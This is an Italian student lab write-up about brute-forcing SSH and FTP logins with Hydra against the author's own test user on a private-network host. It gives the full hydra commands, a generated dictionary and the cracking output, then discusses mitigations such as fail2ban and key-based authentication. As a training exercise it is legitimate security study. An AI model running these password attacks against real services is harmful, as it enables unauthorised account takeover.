
Authentication cracking con Hydra

L'obiettivo dell'esercizio era sia configurare servizi di rete, come SSH e FTP, che testare la loro resistenza a tentativi di brute force usando **Hydra**, uno strumento di attacco forza bruta per protocolli di autenticazione. Questi test sono serviti a mettere in luce potenziali vulnerabilità e a rafforzare la comprensione della sicurezza dei servizi di rete.


Fasi dell'Esercizio

Configurazione dell'utente e dei servizi

Ho iniziato creando un utente chiamato test_user con password testpass usando il comando adduser.



Successivamente, ho avviato il servizio **SSH** con sudo service ssh start, verificando che fosse attivo con sudo service ssh status.



Prima di procedere con l'attacco, ho testato manualmente la connessione SSH con il comando ssh test_user@192.168.1.102, per assicurarmi che l'utente fosse correttamente


configurato e in grado di accedere al servizio.

Attacco Hydra su SSH

Per il primo attacco, ho utilizzato Hydra per tentare di craccare la password di test_user su SSH. Il comando utilizzato è stato:


hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ssh://192.168.1.102 -t 4 -V

La lista di password impiegata era molto estesa e, di conseguenza, il processo di brute force è stato piuttosto lento. I tempi di risposta lenti mi hanno spinto a cercare alternative più veloci, come il protocollo FTP, per valutare se fosse più reattivo alle tecniche di brute force.



Implementazione dell'attacco su FTP

Ho installato il servizio **FTP** usando il pacchetto vsftpd, avviandolo con service vsftpd start. Dopo aver verificato l'attivazione con sudo service vsftpd status, ho testato la connessione manualmente con ftp test_user@192.168.1.102, assicurandomi che fosse correttamente funzionante.



Poi ho lanciato l'attacco di brute force su FTP con:

hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://192.168.1.102 -t 4 -V

```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://192.168.1.102 -t 4 -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 07:57:35
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000000 login tries (l:1/p:1000000), ~250000 tries per task
[DATA] attacking ftp://192.168.1.102:21/
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "123456" - 1 of 1000000 [child 0] (0/0)
```

L'attacco FTP si è dimostrato più rapido rispetto a quello su SSH, grazie alla differenza nella velocità di risposta e nell'elaborazione delle credenziali da parte del protocollo FTP.

```
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "shutup" - 5214 of 1000014 [child 23] (0/14)
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "shuai" - 5215 of 1000014 [child 29] (0/14)
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "shao" - 5216 of 1000014 [child 1] (0/14)
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "rhino" - 5217 of 1000014 [child 9] (0/14)
[21][ftp] host: 192.168.1.102   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 14 final worker threads did not complete until end.
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 08:05:03
```

Uso di un dizionario mirato

Per aumentare l'efficienza, ho creato un dizionario più mirato basato su password comunemente usate, aumentando così le possibilità di successo con meno tentativi. Ho applicato il dizionario sia per SSH che per FTP, trovando la password in modo più rapido con i seguenti comandi:

```
 1
 2 NJQyWaOLK6testpassNsMV4lLRyJ
 3 AKtha5wbntestpassn4rbPF39P
 4 LIvwCwcRtestpassjA7NjZj9
 5 4VxNehvOAoptestpasszMVzJFVdOKD
 6 yMzPlPD2testpassGzBZzQIl
 7 woU2nBacQa00testpassNhdGsqR0kq4y
 8 V7p30c5RBUtestpassqvf5Wvn7nv
 9 nFAFh362TNetestpassno35ZpNyGMh
10 Prf1voPNpI7testpasslWlbYoUAUOJ
11 Vu3O1rguwijtestpasswyMqMiPGlpv
12 a61bEDe8KjtestpasscNBP6FyvMc
13 testpass
14 qgEnZ1y5testpassG6UmjdbF
15 jnHkO0W1testpassZJST9zfe
16 zO515I2Twtestpassoq8NdhcbQ
17 bD0EeCIptestpassVFmXobAT
18 5hQSl6GZPKtestpassDfFm7G3U41
19 fGRkr6S0CbC7testpassvrmbI7brdZwv
20 8wmwE1MKEgtestpassWAWWrrHzNx
21 mS9WXJbmUqjWtestpassjg70GXhuvLee
22 zWIIBnY5testpass06Wkn3BY
23 KviaoJ988gV0testpassvehdYSSb37Ax
```

- Per FTP: **hydra -l test_user -P prog_Hydra -V ftp://192.168.1.102**

```
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "testpass" - 13 of 25 [child 12] (0/0)
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "qgEnZ1y5testpassG6UmjdbF" - 14 of 25 [child 13]
 (0/0)
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "jnHkO0W1testpassZJST9zfe" - 15 of 25 [child 14]
 (0/0)
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "zO515I2Twtestpassoq8NdhcbQ" - 16 of 25 [child 1
5] (0/0)
[21][ftp] host: 192.168.1.102   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 08:51:59
```

- Per SSH: **hydra -l test_user -P prog_Hydra -V ssh://192.168.1.102**

```
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "jnHkO0W1testpassZJST9zfe" - 15 of 25 [child 14]
 (0/0)
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "zO515I2Twtestpassoq8NdhcbQ" - 16 of 25 [child 1
5] (0/0)
[ATTEMPT] target 192.168.1.102 - login "test_user" - pass "bD0EeCIptestpassVFmXobAT" - 17 of 26 [child 0]
(0/1)
[22][ssh] host: 192.168.1.102   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 08:49:06
```

Teoria dell'Attacco e Protocolli Utilizzati

Gli attacchi di brute force puntano a trovare la password corretta di un account attraverso tentativi sistematici di molte combinazioni. Hydra è uno strumento di forza bruta che automatizza questo processo, facilitando i tentativi di accesso su diversi protocolli di rete, tra cui SSH e FTP, che ho usato in questo esercizio. Hydra può tentare migliaia di combinazioni rapidamente, rendendo questo tipo di attacco efficace se il sistema non è configurato con password sufficientemente robuste.

Esecuzione dell'Attacco

Nel caso di SSH, il protocollo è sicuro e crittografato, ma può diventare vulnerabile se l'utente sceglie password semplici. Infatti, un brute force su SSH richiede tempo, ma è possibile ridurre la probabilità di successo di un attacco limitando i tentativi di accesso e usando tecniche come l'autenticazione tramite chiave SSH invece di sole password.

Con FTP, invece, il processo di brute force è stato più veloce. Anche se FTP è largamente usato per il trasferimento di file, la versione standard non cifra le credenziali, il che aumenta il rischio di intercettazione. La configurazione di versioni sicure come FTPS o SFTP e l'impostazione di limiti sui tentativi d'accesso sono strategie di protezione utili per FTP, così come per SSH.

Mitigazioni e Pratiche di Sicurezza

Gli attacchi di brute force evidenziano l'importanza di password robuste e dell'adozione di misure aggiuntive di sicurezza, come:

- Limitazione dei tentativi di accesso per ridurre l'efficacia del brute force.
- Implementazione di strumenti come fail2ban per bloccare gli IP sospetti.

- Uso di password complesse e, dove possibile, autenticazione a due fattori o tramite chiavi.

Questo esercizio ha mostrato come la configurazione di base di molti servizi, se non adeguatamente sicura, possa esporli a tentativi di attacco, e ha sottolineato l'importanza di configurare i servizi in modo da ridurre al minimo le possibilità di successo di un brute force.

L’esercizio mi ha permesso di comprendere l’importanza di password forti e di come proteggere questi servizi, sottolineando l’importanza di misure come l’uso di chiavi SSH per l’autenticazione o l’abilitazione di firewall e limitazioni di accesso per mitigare i rischi.